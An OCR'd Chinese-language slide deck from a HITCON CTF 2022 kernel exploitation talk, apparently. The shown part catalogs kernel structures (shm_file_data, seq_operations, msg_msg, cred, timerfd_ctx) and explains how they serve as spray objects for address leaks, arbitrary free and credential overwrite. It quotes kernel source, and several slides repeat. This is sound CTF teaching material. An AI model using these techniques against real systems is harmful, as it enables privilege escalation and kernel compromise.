


HITCON CTF 2022 Fullchain-Knote2 (Kernel Exploitation)

2023/04/20 Pumpkin 🎃

u1f383

Outline

- Helpful Struct
- Exploitation Technique
- Challenge
- Exploit

Helpful Struct

- 參考文章：
  - Kernel Exploitで使える構造体集
  - Kernel Exploit 用到的结构体
  - kernel exploit 有用的结构体——spray&victim

Helpful Struct

shm_file_data

- 大小： 0x20 (kmalloc-32)
- FROM： GFP_KERNEL
- ADDRESS：
  - file - heap address
  - ns - kernel address

```
struct shm_file_data {
        int id;
        struct ipc_namespace *ns;
        struct file *file;
        const struct vm_operations_struct *vm_ops;
};
```

Helpful Struct

shm_file_data

- shmget - 取得 System V shared memory segment 的 ID
- shmat - attache 對應 ID 的 System V shared memory segment

Helpful Struct

shm_file_data - shmget

- shmget - 取得 System V shared memory segment 的 ID
  - IPC_CREAT - 建立一個新的
- shmat - attache 對應 ID 的 System V shared memory segment

```
shmid[index] = shmget(IPC_PRIVATE, PAGE_SIZE, IPC_CREAT | 0600);
if (shmid[index] < 0)
    perror_exit("shmget");
```

Helpful Struct

shm_file_data - shmat

- shmget - 取得 System V shared memory segment 的 ID
- shmat - attache 對應 ID 的 System V shared memory segment
  - 存取權限隨便給都沒差， shm_file_data 只是 shm 建立期間所新增的結構

```
shmaddr[index] = (void *)shmat(shmid[index], NULL, SHM_RDONLY);
if (shmaddr[index] < 0)
    perror_exit("shmat");
```

Helpful Struct

shm_file_data - shmat

```
SYSCALL_DEFINE3(shmat, int, shmid, char __user *, shmaddr, int, shmflg)
{
	unsigned long ret;
	long err;

	err = do_shmat(shmid, shmaddr, shmflg, &ret, SHMLBA);
	if (err)
		return err;
	force_successful_syscall_return();
	return (long)ret;
}
```

```
long do_shmat(int shmid, char __user *shmaddr, int shmflg,
	      ulong *raddr, unsigned long shmlba)
{
	// ...
	sfd = kzalloc(sizeof(*sfd), GFP_KERNEL);
	sfd->id = shp->shm_perm.id;
	sfd->ns = get_ipc_ns(ns);
	sfd->file = base;
	sfd->vm_ops = NULL;
	file->private_data = sfd;
```

Helpful Struct

shm_file_data

- 使用方式1：leak kernel address
  - ns 為 current->nsproxy->ipc_ns，一般指向位於 kernel 的 init_ipc_ns
  - 如果是在新的 namespace (CLONE_NEWIPC) 就不會有

```
struct ipc_namespace init_ipc_ns = {
    .ns.count = REFCOUNT_INIT(1),
    .user_ns = &init_user_ns,
    .ns.inum = PROC_IPC_INIT_INO,
#ifdef CONFIG_IPC_NS
    .ns.ops = &ipcns_operations,
#endif
};
```

Helpful Struct

seq_operations

- 大小： 0x20 (kmalloc-**cg**-32)
- FROM： GFP_KERNEL_**ACCOUNT**
- ADDRESS：
  - start, stop, next, show - kernel address

```
struct seq_operations {
        void * (*start) (struct seq_file *m, loff_t *pos);
        void (*stop) (struct seq_file *m, void *v);
        void * (*next) (struct seq_file *m, void *v, loff_t *pos);
        int (*show) (struct seq_file *m, void *v);
};
```

Helpful Struct

seq_operations

- 分配 - 開啟 /proc/self/stat
- 釋放 - 關閉

```c
void alloc_seq_ops(int index)
{
    seq_ops[index] = open("/proc/self/stat", O_RDONLY);
    if (seq_ops[index] < 0)
        perror_exit("open /proc/self/stat");
}

void free_seq_ops(int index)
{
    close(seq_ops[index]);
}
```

Helpful Struct

seq_operations

```c
static const struct proc_ops stat_proc_ops = {
    .proc_flags = PROC_ENTRY_PERMANENT,
    .proc_open  = stat_open,
    .proc_read_iter = seq_read_iter,
    .proc_lseek = seq_lseek,
    .proc_release   = single_release,
};
```

```c
static int stat_open(struct inode *inode, struct file *file)
{
    unsigned int size = 1024 + 128 * num_online_cpus();

    /* minimum size to display an interrupt count : 2 bytes */
    size += 2 * nr_irqs;
    return single_open_size(file, show_stat, NULL, size);
}
```

Helpful Struct

seq_operations

- 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- 初始化 sequential file

```
int single_open_size(struct file *file, int (*show)(struct seq_file *, void *),
		void *data, size_t size)
{
	char *buf = seq_buf_alloc(size);
	int ret;
	if (!buf)
		return -ENOMEM;
	ret = single_open(file, show, data);
	if (ret) {
		kvfree(buf);
		return ret;
	}
	((struct seq_file *)file->private_data)->buf = buf;
	((struct seq_file *)file->private_data)->size = size;
	return 0;
}
```

Helpful Struct

seq_operations

- 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- 初始化 sequential file

```
int single_open_size(struct file *file, int (*show)(struct seq_file *, void *),
        void *data, size_t size)
{
    char *buf = seq_buf_alloc(size);
    int ret;
    if (!buf)
        return -ENOMEM;
    ret = single_open(file, show, data);
    if (ret) {
        kvfree(buf);
        return ret;
    }
    ((struct seq_file *)file->private_data)->buf = buf;
    ((struct seq_file *)file->private_data)->size = size;
    return 0;
}
```

Helpful Struct

seq_operations

- 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- 初始化 sequential file
  - 分配空間
  - 初始化 function pointer
  - 初始化 struct seq_file

```c
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
        void *data)
{
    struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
    int res = -ENOMEM;

    if (op) {
        op->start = single_start;
        op->next = single_next;
        op->stop = single_stop;
        op->show = show;
        res = seq_open(file, op);
        if (!res)
            ((struct seq_file *)file->private_data)->private = data;
        else
            kfree(op);
    }
    return res;
}
```

Helpful Struct

seq_operations

- 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- 初始化 sequential file
  - 分配空間
  - 初始化 function pointer
  - 初始化 struct seq_file

```c
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
        void *data)
{
    struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
    int res = -ENOMEM;

    if (op) {
        op->start = single_start;
        op->next = single_next;
        op->stop = single_stop;
        op->show = show;
        res = seq_open(file, op);
        if (!res)
            ((struct seq_file *)file->private_data)->private = data;
        else
            kfree(op);
    }
    return res;
}
```

Helpful Struct

seq_operations

- 透過 kvmalloc 分配一塊記憶體，用來存輸出的資料
- 初始化 sequential file
  - 分配空間
  - 初始化 function pointer
  - 初始化 struct seq_file

```
int single_open(struct file *file, int (*show)(struct seq_file *, void *),
		void *data)
{
	struct seq_operations *op = kmalloc(sizeof(*op), GFP_KERNEL_ACCOUNT);
	int res = -ENOMEM;

	if (op) {
		op->start = single_start;
		op->next = single_next;
		op->stop = single_stop;
		op->show = show;
		res = seq_open(file, op);
		if (!res)
			((struct seq_file *)file->private_data)->private = data;
		else
			kfree(op);
	}
	return res;
}
```

Helpful Struct

seq_operations

- 使用方式1：leak kernel address
  - 四個 function pointer 都指向 kernel text

```
void *single_start(struct seq_file *p, loff_t *pos)
{
    return *pos ? NULL : SEQ_START_TOKEN;
}

static void *single_next(struct seq_file *p, void *v, loff_t *pos)
{
    ++*pos;
    return NULL;
}

static void single_stop(struct seq_file *p, void *v)
{
}
```

Helpful Struct

msg_msg

- 大小： 0x30 (kmalloc-cg-48) ~ 0x1000 (kmalloc-cg-4096)
  - 前 0x30 為不可控 header
- FROM： GFP_KERNEL_ACCOUNT
- ADDRESS：
  - next, m_list - heap address

```
struct msg_msg {
        struct list_head m_list;
        long m_type;
        size_t m_ts;            /*
        struct msg_msgseg *next;
        void *security;
        /* the actual message fol
};
```

0x30

Controllable data
(0x0 ~ 0xfd0)

Helpful Struct

msg_msg

- msgget - 取得 message queue ID
- msgsnd - 向 message queue 傳送資料
- msgrcv - 從 message queue 接收資料

Helpful Struct

msg_msg - msgget

- msgget - 取得 message queue ID
  - 只需要建立並取得 queue ID 就好
- msgsnd - 向 message queue 傳送資料
- msgrcv - 從 message queue 接收資料

```
msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
if (msqid == -1)
    perror_exit("msgget");
```

Helpful Struct

msg_msg - msgsnd

- msgget - 取得 message queue ID
- msgsnd - 向 message queue 傳送資料
  - 填入 mtype 跟資料，type value 似乎沒有差
- msgrcv - 從 message queue 接收資料

```c
struct msgbuf {
    long mtype;       /* message type, must be > 0 */
    char mtext[1];    /* message data */
} msgbuf;
ret = msgsnd(msqid, &msgbuf, size, 0);
```

Helpful Struct

msg_msg - msgsnd

```
SYSCALL_DEFINE4(msgsnd, int, msqid, struct msgbuf __user *, msgp, size_t, msgsz,
        int, msgflg)
{
    return ksys_msgsnd(msqid, msgp, msgsz, msgflg);
}
```

```
long ksys_msgsnd(int msqid, struct msgbuf __user *msgp, size_t msgsz,
         int msgflg)
{
    long mtype;

    if (get_user(mtype, &msgp->mtype))
        return -EFAULT;
    return do_msgsnd(msqid, mtype, msgp->mtext, msgsz, msgflg);
}
```

```
static long do_msgsnd(int msqid, long mtype, void __user *mtext,
        size_t msgsz, int msgflg)
{
    struct msg_queue *msq;
    struct msg_msg *msg;
    // ...
    msg = load_msg(mtext, msgsz);
    if (IS_ERR(msg))
        return PTR_ERR(msg);

    msg->m_type = mtype;
    msg->m_ts = msgsz;
```

將資料大小儲存在 msg_msg.m_ts

Helpful Struct

msg_msg - msgsnd

- 分配 msg
- 將使用者資料拆成至多 DATALEN_MSG
- 複製資料到 msg buffer

```c
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
```

Helpful Struct

msg_msg - msgsnd

- 分配 msg
  - 分配 msg_msg，最多到 PAGE_SIZE
    - DATALEN_MSG = PAGE_SIZE - sizeof(struct msg_msg)
  - 剩下的資料拆成 msg_msgseg，也是最多一個 PAGE
- 將使用者資料拆成至多 DATALEN_MSG
- 複製資料到 msg buffer

```c
static struct msg_msg *alloc_msg(size_t len)
{
	struct msg_msg *msg;
	struct msg_msgseg **pseg;
	size_t alen;

	alen = min(len, DATALEN_MSG);
	msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
	if (msg == NULL)
		return NULL;

	msg->next = NULL;
	msg->security = NULL;

	len -= alen;
	pseg = &msg->next;
	while (len > 0) {
		struct msg_msgseg *seg;

		cond_resched();

		alen = min(len, DATALEN_SEG);
		seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
		if (seg == NULL)
			goto out_err;
		*pseg = seg;
		seg->next = NULL;
		pseg = &seg->next;
		len -= alen;
	}

	return msg;

out_err:
	free_msg(msg);
	return NULL;
}
```

Helpful Struct


msg_msg - msgsnd

- 分配 msg
  - 分配 msg_msg，最多到 PAGE_SIZE
    - DATALEN_MSG = PAGE_SIZE - sizeof(struct msg_msg)
  - 剩下的資料拆成 msg_msgseg，也是最多一個 PAGE
- 將使用者資料拆成至多 DATALEN_MSG
- 複製資料到 msg buffer

```c
static struct msg_msg *alloc_msg(size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg **pseg;
    size_t alen;

    alen = min(len, DATALEN_MSG);
    msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
    if (msg == NULL)
        return NULL;

    msg->next = NULL;
    msg->security = NULL;

    len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        struct msg_msgseg *seg;

        cond_resched();

        alen = min(len, DATALEN_SEG);
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
        if (seg == NULL)
            goto out_err;
        *pseg = seg;
        seg->next = NULL;
        pseg = &seg->next;
        len -= alen;
    }

    return msg;

out_err:
    free_msg(msg);
    return NULL;
}
```

Helpful Struct

msg_msg - msgsnd



Helpful Struct

msg_msg - msgsnd

- 分配 msg
- 將使用者資料拆成至多 DATALEN_MSG
- 複製資料到 msg buffer

```c
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
```

Helpful Struct

msg_msg - msgsnd

- 分配 msg
- 將使用者資料拆成至多 DATALEN_MSG
- 複製資料到 msg buffer

```c
struct msg_msg *load_msg(const void __user *src, size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg *seg;
    int err = -EFAULT;
    size_t alen;

    msg = alloc_msg(len);
    if (msg == NULL)
        return ERR_PTR(-ENOMEM);

    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen))
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;
```

Helpful Struct

msg_msg - msgrcv

- msgget - 取得 message queue ID
- msgsnd - 向 message queue 傳送資料
- msgrcv - 從 message queue 接收資料
  - MSG_NOERROR - msg 如果大於 size 就直接 truncate 掉
  - **MSG_COPY** - duplicate 一份 msg，原本的 msg 不會被釋放
  - IPC_NOWAIT - queue 沒 msg 就馬上回傳

```
ret = msgrcv(msqid, msg, size, msgtyp, MSG_NOERROR | IPC_NOWAIT);
if (ret == -1)
    perror_exit("msgrcv");
```

Helpful Struct

msg_msg - msgrcv

```
SYSCALL_DEFINE5(msgrcv, int, msqid, struct msgbuf __user *, msgp, size_t, msgsz,
		long, msgtyp, int, msgflg)
{
	return ksys_msgrcv(msqid, msgp, msgsz, msgtyp, msgflg);
}
```

```
long ksys_msgrcv(int msqid, struct msgbuf __user *msgp, size_t msgsz,
			 long msgtyp, int msgflg)
{
	return do_msgrcv(msqid, msgp, msgsz, msgtyp, msgflg, do_msg_fill);
}
```

```
static long do_msg_fill(void __user *dest, struct msg_msg *msg, size_t bufsz)
{
	struct msgbuf __user *msgp = dest;
	size_t msgsz;

	if (put_user(msg->m_type, &msgp->mtype))
		return -EFAULT;

	msgsz = (bufsz > msg->m_ts) ? msg->m_ts : bufsz;
	if (store_msg(msgp->mtext, msg, msgsz))
		return -EFAULT;
	return msgsz;
}
```

Helpful Struct

msg_msg - msgrcv

- 遍歷整個 msg (msg_msg 以及 msg_msgseg)
- 複製資料到 user buffer

```c
int store_msg(void __user *dest, struct msg_msg *msg, size_t len)
{
    size_t alen;
    struct msg_msgseg *seg;

    alen = min(len, DATALEN_MSG);
    if (copy_to_user(dest, msg + 1, alen))
        return -1;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        dest = (char __user *)dest + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_to_user(dest, seg + 1, alen))
            return -1;
    }
    return 0;
}
```

Helpful Struct

msg_msg - msgrcv

- 遍歷整個 msg (msg_msg 以及 msg_msgseg)
- 複製資料到 user buffer

```
int store_msg(void __user *dest, struct msg_msg *msg, size_t len)
{
    size_t alen;
    struct msg_msgseg *seg;

    alen = min(len, DATALEN_MSG);
    if (copy_to_user(dest, msg + 1, alen))
        return -1;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        dest = (char __user *)dest + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_to_user(dest, seg + 1, alen))
            return -1;
    }
    return 0;
}
```

Helpful Struct

msg_msg

- 使用方式1：leak heap address
  - 透過 msgrcv 讀資料時，大小是看 msg->m_ts，蓋寫此值即可 leak

```
static long do_msg_fill(void __user *dest, struct msg_msg *msg, size_t bufsz)
{
    struct msgbuf __user *msgp = dest;
    size_t msgsz;

    if (put_user(msg->m_type, &msgp->mtype))
        return -EFAULT;

    msgsz = (bufsz > msg->m_ts) ? msg->m_ts : bufsz;
    if (store_msg(msgp->mtext, msg, msgsz))
        return -EFAULT;
    return msgsz;
}
```

bufsz 為使用者的請求大小

Helpful Struct

msg_msg

- 使用方式2：arbitrarily free
  - 最後在釋放 msg 時，會遍歷 msg linked list，如果 next pointer 可控，則可以任意釋放
  - 須滿足 target chunk 的前 8 bytes (next pointer) 為 NULL，否則會不斷遍歷

```
void free_msg(struct msg_msg *msg)
{
    struct msg_msgseg *seg;

    security_msg_msg_free(msg);

    seg = msg->next;
    kfree(msg);
    while (seg != NULL) {
        struct msg_msgseg *tmp = seg->next;

        cond_resched();
        kfree(seg);
        seg = tmp;
    }
}
```

Helpful Struct
cred

- 大小： 0xa8
- FROM： cred_jar, GFP_KERNEL
- 使用方式：
  - 透過漏洞蓋寫 suid / sgid 做提權
  - 搭配其他技巧，例如 cross cache attack

```
struct cred {
        atomic_t        usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
        atomic_t        subscribers;    /* number of processes subscribed */
        void            *put_addr;
        unsigned        magic;
#define CRED_MAGIC      0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
        kuid_t          uid;            /* real UID of the task */
        kgid_t          gid;            /* real GID of the task */
        kuid_t          suid;           /* saved UID of the task */
        kgid_t          sgid;           /* saved GID of the task */
        kuid_t          euid;           /* effective UID of the task */
        kgid_t          egid;           /* effective GID of the task */
        kuid_t          fsuid;          /* UID for VFS ops */
        kgid_t          fsgid;          /* GID for VFS ops */
        unsigned        securebits;     /* SUID-less security management */
        kernel_cap_t    cap_inheritable; /* caps our children can inherit */
        kernel_cap_t    cap_permitted;  /* caps we're permitted */
        kernel_cap_t    cap_effective;  /* caps we can actually use */
        kernel_cap_t    cap_bset;       /* capability bounding set */
        kernel_cap_t    cap_ambient;    /* Ambient capability set */
```

Helpful Struct

timerfd_ctx

- 大小： 0xd8 (kmalloc-256)
- FROM： GFP_KERNEL
- ADDRESS：
  - {tmr,alarm}.function - kernel address
  - base - CPU address

```
struct timerfd_ctx {
        union {
                struct hrtimer tmr;
                struct alarm alarm;
        } t;
        ktime_t tintv;
        ktime_t moffs;
        wait_queue_head_t wqh;
        u64 ticks;
        int clockid;
        short unsigned expired;
        short unsigned settime_flags;
        struct rcu_head rcu;
        struct list_head clist;
        spinlock_t cancel_lock;
        bool might_cancel;
};
```

```
struct hrtimer {
    struct timerqueue_node      node;
    ktime_t                     _softexpires;
    enum hrtimer_restart        (*function)(struct hrtimer *);
    struct hrtimer_clock_base   *base;
    u8                          state;
    u8                          is_rel;
    u8                          is_soft;
    u8                          is_hard;
};
```

```
struct alarm {
    struct timerqueue_node  node;
    struct hrtimer          timer;
    enum alarmtimer_restart (*function)(struct alarm *, ktime_t now);
    enum alarmtimer_type    type;
    int                     state;
    void                    *data;
};
```

Helpful Struct

timerfd_ctx

- timerfd_create - creates a new timer object
- timerfd_settime - arms (starts) or disarms (stops) the timer

Helpful Struct

timerfd_ctx - timerfd_create

- timerfd_create - creates a new timer object
  - clockid 使用 CLOCK_REALTIME，讓 timerfd_ctx 使用 hrtimer 結構
- timerfd_settime - arms (starts) or disarms (stops) the timer

```
int tfd = timerfd_create(CLOCK_REALTIME, 0);
```

Helpful Struct

timerfd_ctx - timerfd_create

- 分配結構
- 初始化 hrtimer

```
SYSCALL_DEFINE2(timerfd_create, int, clockid, int, flags)
{
    int ufd;
    struct timerfd_ctx *ctx;
    // ...

    ctx = kzalloc(sizeof(*ctx), GFP_KERNEL);
    if (!ctx)
        return -ENOMEM;

    // ...
    else
        hrtimer_init(&ctx->t.tmr, clockid, HRTIMER_MODE_ABS);
```

Helpful Struct

timerfd_ctx - timerfd_create

- 分配結構
- 初始化 hrtimer
  - 此時還不會初始化 function

```c
SYSCALL_DEFINE2(timerfd_create, int, clockid, int, flags)
{
    int ufd;
    struct timerfd_ctx *ctx;
    // ...

    ctx = kzalloc(sizeof(*ctx), GFP_KERNEL);
    if (!ctx)
        return -ENOMEM;

    // ...
    else
        hrtimer_init(&ctx->t.tmr, clockid, HRTIMER_MODE_ABS);
```

```c
timer->is_soft = softtimer;
timer->is_hard = !!(mode & HRTIMER_MODE_HARD);
timer->base = &cpu_base->clock_base[base];
```

Helpful Struct

timerfd_ctx - timerfd_settime

- timerfd_create - creates a new timer object
- timerfd_settime - arms (starts) or disarms (stops) the timer
    - 設置 timer 時間

```
struct itimerspec its;
its.it_interval.tv_sec = 0;
its.it_interval.tv_nsec = 0;
its.it_value.tv_sec = 10;
its.it_value.tv_nsec = 0;
timerfd_settime(tfd, 0, &its, 0);
```

Helpful Struct

timerfd_ctx - timerfd_settime

```c
SYSCALL_DEFINE4(timerfd_settime, int, ufd, int, flags,
		const struct __kernel_itimerspec __user *, utmr,
		struct __kernel_itimerspec __user *, otmr)
{
	struct itimerspec64 new, old;
	int ret;

	if (get_itimerspec64(&new, utmr))
		return -EFAULT;
	ret = do_timerfd_settime(ufd, flags, &new, &old);
	if (ret)
```

```c
static int do_timerfd_settime(int ufd, int flags,
		const struct itimerspec64 *new,
		struct itimerspec64 *old)
{
	// ...
	ret = timerfd_setup(ctx, flags, new);
```

Helpful Struct

timerfd_ctx - timerfd_settime

- 再次初始化，並且 assign function pointer 為 timerfd_tmrproc 的位址
- 開始執行 timer

```c
static int timerfd_setup(struct timerfd_ctx *ctx, int flags,
                         const struct itimerspec64 *ktmr)
{
    // ...
    } else {
        hrtimer_init(&ctx->t.tmr, clockid, htmode);
        hrtimer_set_expires(&ctx->t.tmr, texp);
        ctx->t.tmr.function = timerfd_tmrproc;
    }

    if (texp != 0) {
        // ...
        } else {
            hrtimer_start(&ctx->t.tmr, texp, htmode);
        }
```

Helpful Struct

timerfd_ctx - timerfd_settime

- 再次初始化，並且 assign function pointer 為 timerfd_tmrproc 的位址
- 開始執行 timer

```
static int timerfd_setup(struct timerfd_ctx *ctx, int flags,
                         const struct itimerspec64 *ktmr)
{
    // ...
    } else {
        hrtimer_init(&ctx->t.tmr, clockid, htmode);
        hrtimer_set_expires(&ctx->t.tmr, texp);
        ctx->t.tmr.function = timerfd_tmrproc;
    }

    if (texp != 0) {
        // ...
        } else {
            hrtimer_start(&ctx->t.tmr, texp, htmode);
        }
```

Helpful Struct

timerfd_ctx

- 使用方式1：leak kernel address
  - Function pointer 指向 timerfd_tmrproc

```
static enum hrtimer_restart timerfd_tmrproc(struct hrtimer *htmr)
{
	struct timerfd_ctx *ctx = container_of(htmr, struct timerfd_ctx,
						t.tmr);
	timerfd_triggered(ctx);
	return HRTIMER_NORESTART;
}
```

Helpful Struct

timerfd_ctx

- 使用方式2：leak CPU address
  - hrtimer_bases 為 per-cpu 變數，而 timer 的 base pointer 指向該結構的 clock_base

```
static void __hrtimer_init(struct hrtimer *timer, clockid_t clock_id,
                           enum hrtimer_mode mode)
{
    // ...
